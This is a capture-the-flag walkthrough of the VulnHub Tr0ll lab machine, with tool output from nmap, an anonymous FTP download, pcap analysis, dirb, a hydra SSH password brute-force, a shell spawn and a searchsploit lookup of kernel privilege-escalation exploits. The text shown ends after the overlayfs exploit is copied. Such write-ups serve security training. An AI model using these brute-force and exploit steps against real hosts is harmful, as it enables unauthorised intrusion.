

# Troll


Tr0ll was inspired by the constant trolling of the machines within the OSCP labs. The goal is simple, gain root and get Proof.txt from the /root directory. Not for the easily frustrated! Fair warning, there be trolls ahead! Difficulty: Beginner ; Type: boot2root

Link to download: <https://www.vulnhub.com/entry/tr0ll-1%2C100/>

## Reconnaissance

Let's start by identifying our target IP using netdiscover

```
sudo netdiscover -i vboxnet0
```



IP- 192.168.56.173

Now let's scan our target using nmap to identify open ports, services, versions etc

```
sudo nmap -A -p- 192.168.56.173
```

```
[baz@parrot] ~/comp/ctf/walkthroughs/troll
$ sudo nmap -A -p- 192.168.56.173
[sudo] password for baz:
Starting Nmap 7.80 ( https://nmap.org ) at 2020-08-07 12:33 EST
Nmap scan report for 192.168.56.173
Host is up (0.00052s latency).
Not shown: 65532 closed ports
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.2
ftp anon: Anonymous FTP login allowed (FTP code 230)
-rwxrwxrwx  1 1000  0          8068 Aug 10  2014 lol.pcap (NSE: writable)
ftp syst:
STAT:
FTP server status:
  Connected to 192.168.56.1
  Logged in as ftp
  TYPE: ASCII
  No session bandwidth limit
  Session timeout in seconds is 600
  Control connection is plain text
  Data connections will be plain text
  At session startup, client count was 4
  vsFTPd 3.0.2 - secure, fast, stable
End of status
22/tcp    open  ssh      OpenSSH 4.4.ip1 Ubuntu 2ubuntu2 (Ubuntu Linux; protocol 2.0)
ssh-hostkey:
  1024 06:18:d9:ef:75:d3:1c:29:be:14:05:2b:08:54:a9:c8 (RSA)
  256  0a:66:e8:50:c7:50:3b:9c:07:8b:5f:56:ca:ae:8b:f4 (ECDSA)
  256  82:0b:e2:40:5c:ef:f0:dc:72:77:10:7e:04:5f:25:05 (ED25519)
80/tcp    open  http     Apache httpd 2.4.7 ((Ubuntu))
http-robots.txt: 1 disallowed entry
./secret
http-server-header: Apache/2.4.7 ((Ubuntu))
http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:70:E6:45 (Oracle VM VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel
```

we got total of three ports open.

21(ftp)

22(ssh)

80(http)

## Enumeration

From the nmap scan we got to know there was anonymous login allowed. so let's jump into it.

ftp 192.168.56.173

get lol.pcap

```
[baz@parrot] ~/comp/ctf/walkthroughs/troll
$ ftp 192.168.56.173
Connected to 192.168.56.173.
220 (vsFTPd 3.0.2)
Name (192.168.56.173:baz): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> dir
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rwxrwxrwx  1 1000  0          8068 Aug 10  2014 lol.pcap
226 Directory send OK.
ftp> get lol.pcap
local: lol.pcap remote: lol.pcap
200 PORT command successful. Consider using PASV.
150 Opening BINARY mode data connection for lol.pcap (8068 bytes).
226 Transfer complete.
8068 bytes received in 0.03 secs (230.8093 kB/s)
ftp> exit
221 Goodbye.
[baz@parrot] ~/comp/ctf/walkthroughs/troll
$ ls
http.png lol.pcap netdiscover.png nmap.png notes
[baz@parrot] ~/comp/ctf/walkthroughs/troll
$
```

we got a file which is in pcap format. So this file has to be run through wirshark. May be there will be some hidden messages passing through the traffic let's analyse it through wireshark

Applications Places System Fri Aug 7, 12:40

File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 0

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.0.0.12	10.0.0.6	TCP	74	52449 → 21 [SYN] Seq=0 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1750767 TSecr=1750767
2	0.000029	10.0.0.6	10.0.0.12	TCP	74	21 → 52449 [SYN, ACK] Seq=0 Ack=1 Win=29200 Len=0 MSS=1460 SACK_PERM=1 TSval=1750767 TSecr=1750767
3	0.000345	10.0.0.12	10.0.0.6	TCP	66	52449 → 21 [ACK] Seq=1 Ack=1 Win=29200 Len=0 TSval=380917 TSecr=1750767
4	0.001700	10.0.0.6	10.0.0.12	FTP	86	Response: 220 (vsFTPD 3.0.2)
5	0.001811	10.0.0.12	10.0.0.6	TCP	66	52449 → 21 [ACK] Seq=1 Ack=21 Win=29200 Len=0 TSval=380918 TSecr=1750767
6	3.894796	10.0.0.12	10.0.0.6	FTP	82	Request: USER anonymous
7	3.895112	10.0.0.6	10.0.0.12	TCP	66	21 → 52449 [ACK] Seq=21 Ack=17 Win=28960 Len=0 TSval=1750767 TSecr=1750767
8	3.895172	10.0.0.6	10.0.0.12	FTP	100	Response: 331 Please specify the password.

Frame 1: 74 bytes on wire (592 bits), 74 bytes captured (592 bits) on interface eth0, id 0

Ethernet II, Src: VMware\_Sd:04:92:00:0c:29:5d:04:92, Dst: VMware\_29:70:99:00:0c:29:70:99

Internet Protocol Version 4, Src: 10.0.0.12, Dst: 10.0.0.6

Transmission Control Protocol, Src Port: 52449, Dst Port: 21, Seq: 0, Len: 0

Source Port: 52449

Destination Port: 21

[Stream index: 0]

[TCP Segment Len: 0]

Sequence number: 0 (relative sequence number)

Sequence number (raw): 1647052769

0000 00 0c 29 70 99 00 0c 29 5d 04 92 00 00 45 00 ... p ... ] ... E-

0010 00 3c c8 14 40 00 40 06 5e 96 8a 00 00 0c 8a 00 ... < @ @ A ...

0020 00 06 cc e1 00 15 62 2c 07 e1 00 00 00 00 a0 02 ... .. b, .....

0030 72 10 ba dc 00 00 02 04 05 b4 04 02 08 8a 00 05 ... r ..... ..

0040 cf f5 00 00 00 00 01 03 03 8a ..... ..

Packets: 67 - Displayed: 43 (64.2%) Profile: Default

Menu Parrot Terminal [Mozilla Firefox] [troll (Running)] - troll notes [-/comp ct.. lol.pcap [Wireshark - Follow TCP Stream (tcp.stream eq 0) - lol.pcap

The packets didn't had any suspicious traffic passing by. So now we went to see the tcp stream were the data could be read in human readable form.

Applications Places System Fri Aug 7, 12:40

Wireshark - Follow TCP Stream (tcp.stream eq 0) - lol.pcap

```

220 (vsFTPD 3.0.2)
USER anonymous
331 Please specify the password.
PASS password
230 Login successful.
SYST
215 UNIX Type: L8
PORT 10,0,0,12,173,190
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
TYPE I
200 Switching to Binary mode.
PORT 10,0,0,12,202,172
200 PORT command successful. Consider using PASV.
RETR secret_stuff.txt
150 Opening BINARY mode data connection for secret_stuff.txt (147 bytes).
226 Transfer complete.
TYPE A
200 Switching to ASCII mode.
PORT 10,0,0,12,172,74
200 PORT command successful. Consider using PASV.
LIST
150 Here comes the directory listing.
226 Directory send OK.
QUIT
221 Goodbye.
  
```



Packet 31: 12 client pkts, 16 server pkts, 24 turns. Click to select.

Entire conversation (714 bytes) Show and save data as ASCII Stream 0

Find: Filter Out This Stream Print Save as... Back Find Next

Menu Parrot Terminal [Mozilla Firefox] [troll (Running)] - troll notes [-/comp ct.. lol.pcap Wireshark - Follow TCP Stream (tcp.stream eq 0) - lol.pcap

Great now from the tcp stream we found there is a file names secret\_stuff.txt. We tried to figure out were this file would be located. Turned out be a rabbit hole so went on to analyze the tcpsream and from checking carefully got to know there is two streams. let's see the second stream





```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
Parrot Terminal
-----
DIRB v2.22
By The Dark Raver
-----
START_TIME: Fri Aug 7 12:46:15 2020
URL_BASE: http://192.168.56.173/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
-----
GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.173/ ----
+ http://192.168.56.173/index.html (CODE:200|SIZE:36)
+ http://192.168.56.173/robots.txt (CODE:200|SIZE:31)
==> DIRECTORY: http://192.168.56.173/secret/
+ http://192.168.56.173/server-status (CODE:403|SIZE:294)


---- Entering directory: http://192.168.56.173/secret/ ----
+ http://192.168.56.173/secret/index.html (CODE:200|SIZE:37)

-----
END_TIME: Fri Aug 7 12:46:18 2020
DOWNLOADED: 9224 - FOUND: 4
[base@parrot]~/comp ctf walkthroughs/troll
$
```



We got two files. From robots.txt it was mentioning of another directory named secret. let's check it .




Another rabbit hole. This might be the reason the machine is named troll.  
Now after checking out a lot came to know that we actually had previously got a information from wireshark let's try it.




## Index of /sup3rs3cr3tdirlol



Ok now from this we got another executable file named roflmao. when carefully looked into the file it had a hidden information.



It was mentioning of some address. And finally after some more enumeration understood this was a directory. Let's open and see the contents present.



## Exploitation

now we got two files one named Pass.txt which was actually empty so it might be the password. I opened both sub-directories and /good-luck looks interesting to me as it called a lol.txt file which contains a wordlist and might be this could be useful in conducting the brute force attack against ssh login. Also, the folder / this\_folder\_contains\_the\_password gave hint "Pass.txt" could be a possible password.

Then we copied lol.txt wordlist into a text file and saved as dict.txt for username (remove 5<sup>th</sup> line while pasting the content of lol.txt into dict.txt). Since we have username dictionary file and also well aware from password let's lunch brute-force attack for ssh login and for this you can use the following command.

let's use hydra to bruteforce this wordlist.

```
sudo hydra -L users -p Pass.txt ssh://192.168.56.173
```



```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
ParrotTerminal x ParrotTerminal
[parrot@parrot]~/comp ctf walkthroughs/troll
$ sudo hydra -L users -p Pass.txt ssh://192.168.56.173
[sudo] password for baz:
Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2020-08-07 12:51:21
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 10 tasks per 1 server, overall 10 tasks, 10 login tries (l:10/p:1), ~1 try per task
[DATA] attacking ssh://192.168.56.173:22/
[22][ssh] host: 192.168.56.173 login: overflow password: Pass.txt
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2020-08-07 12:51:24
[parrot@parrot]~/comp ctf walkthroughs/troll
$
```

Great!! Here is our possible ssh login credential overflow:Pass.txt

With help of above-extracted credential, we have made successful SSH login and spawned tty shell victim's machine. Now let's finish task quickly and for that, we need to escalated root privileges.....

ssh overflow@192.168.56.173

pass-Pass.txt

```
Applications Places System
Parrot Terminal
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ParrotTerminal x ParrotTerminal
--- 192.168.56.173 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1012ms
rtt min/avg/max/mdev = 0.666/0.688/0.694/0.014 ms
[parrot@parrot]~/comp ctf walkthroughs/troll
$ sudo ssh overflow@192.168.56.173
The authenticity of host '192.168.56.173 (192.168.56.173)' can't be established.
ECDSA key fingerprint is 5MA256:alfint5MUUSpBMSjps188HesVqZwF+rj4na7UyLYC00.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '192.168.56.173' (ECDSA) to the list of known hosts.
overflow@192.168.56.173's password:
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)

 * Documentation:  https://help.ubuntu.com/

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

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the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

Last login: Wed Aug 13 01:14:09 2014 from 10.0.0.12
Could not chdir to home directory /home/overflow: No such file or directory
$ id
uid=1002(overflow) gid=1002(overflow) groups=1002(overflow)
$
```

We are into the machine and now it's time to enumerate the version of the OS so that we can look for any possible exploits.

uname -a

lsb\_release -a



```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
ParrotTerminal x ParrotTerminal
[parrot@parrot] ~/comp ctf walkthroughs/troll
$ sudo ssh overflow@192.168.56.173
Welcome to Ubuntu 14.04.1 LTS (GNU/Linux 3.13.0-32-generic i686)
Documentation: https://help.ubuntu.com/
The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
The programs included with the Ubuntu system are free software; the exact distribution terms for each program are described in the individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by applicable law.
Last login: Fri Aug 7 00:23:09 2020 from 192.168.56.1
Could not chdir to home directory /home/overflow: No such file or directory
$ python -c 'import pty;pty.spawn("/bin/bash")'
overflow@troll:/$ uname -a
Linux troll 3.13.0-32-generic #57-Ubuntu SMP Tue Jul 15 03:51:12 UTC 2014 i686 i686 i686 GNU/Linux
overflow@troll:/$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description: Ubuntu 14.04.1 LTS
Release: 14.04
Codename: trusty
overflow@troll:/$
```

now we came to know linux is running ubuntu and the version is 14.04 which was really vulnerable and had lot's of exploits.

Let's check the version using searchsploit

```
Applications Places System
Parrot Terminal
File Edit View Search Terminal Tabs Help
ParrotTerminal x ParrotTerminal x ParrotTerminal
ftp.png http.png lol.pcap netdiscover.png nmap.png notes
[parrot@parrot] ~/comp ctf walkthroughs/troll
$ Wireshark lol.pcap
$ searchsploit 14.04
.....
Exploit Title | Path
.....
Apport (Ubuntu 14.04/14.10/15.04) - Race Condition Privilege Escalation | linux/local/37088.c
Apport 2.14.1 (Ubuntu 14.04.2) - Local Privilege Escalation | linux/local/36782.sh
Linux Kernel (Debian 7.7/8.5/9.0 / Ubuntu 14.04.2/16.04.2/17.04 / Fedora 22/25 / CentOS 7.3.1611) - 'ldso_hwcap_64' | linux_x86-64/local/42275.c
Linux Kernel (Debian 9/10 / Ubuntu 14.04.5/16.04.2/17.04 / Fedora 23/24/25) - 'ldso_dynamic Stack Clash' Local Priv | linux_x86-64/local/42276.c
Linux Kernel (Ubuntu 14.04.3) - 'perf_event open()' Can Race with execve() (Access /etc/shadow) | linux/local/39771.txt
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation | linux/local/37292.c
Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation (Access /etc/s | linux/local/37293.txt
Linux Kernel 3.x (Ubuntu 14.04 / Mint 17.3 / Fedora 22) - Double-free usb-midi SMEP Privilege Escalation | linux/local/41999.txt
Linux Kernel 4.3.3 (Ubuntu 14.04/15.10) - 'overlaysfs' Local Privilege Escalation (1) | linux/local/39186.c
Linux Kernel 4.4.0 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation | linux_x86-64/local/40871.c
Linux Kernel 4.4.0-21 < 4.4.0-51 (Ubuntu 14.04/16.04 x86-64) - 'AF_PACKET' Race Condition Privilege Escalation | linux/local/47170.c
Linux Kernel < 4.4.0-03 / < 4.4.0-56 (Ubuntu 14.04/16.04) - Local Privilege Escalation (KASLR / SMEP) | linux/local/43418.c
Linux Kernel < 4.4.0 / < 4.8.0 (Ubuntu 14.04/16.04 / Linux Mint 17/18 / Zorin) - Local Privilege Escalation (KASLR / | linux/local/47169.c
NetKit FTP Client (Ubuntu 14.04) - Crash/Denial of Service (PoC) | linux/dos/37777.txt
Seagate Central 2014.0410.0026-P - Remote Command Execution | hardware/remote/37184.py
Seagate Central 2014.0410.0026-P - Remote Facebook Access Token | hardware/webapps/37185.py
Ubuntu 14.04/15.10 - User Namespace Overlaysfs Xattr Setuid Privilege Escalation | linux/local/41762.txt
usb-creator 0.2.x (Ubuntu 12.04/14.04/14.10) - Local Privilege Escalation | linux/local/36820.txt
WebKitGTK 2.1.2 (Ubuntu 14.04) - Heap based Buffer Overflow | linux/local/44264.md
.....
Shellcodes: No Results
[parrot@parrot] ~/comp ctf walkthroughs/troll
$ searchsploit -m linux/local/37292.c
Exploit: Linux Kernel 3.13.0 < 3.19 (Ubuntu 12.04/14.04/14.10/15.04) - 'overlaysfs' Local Privilege Escalation
URL: https://www.exploit-db.com/exploits/37292
Path: /usr/share/exploitdb/exploits/linux/local/37292.c
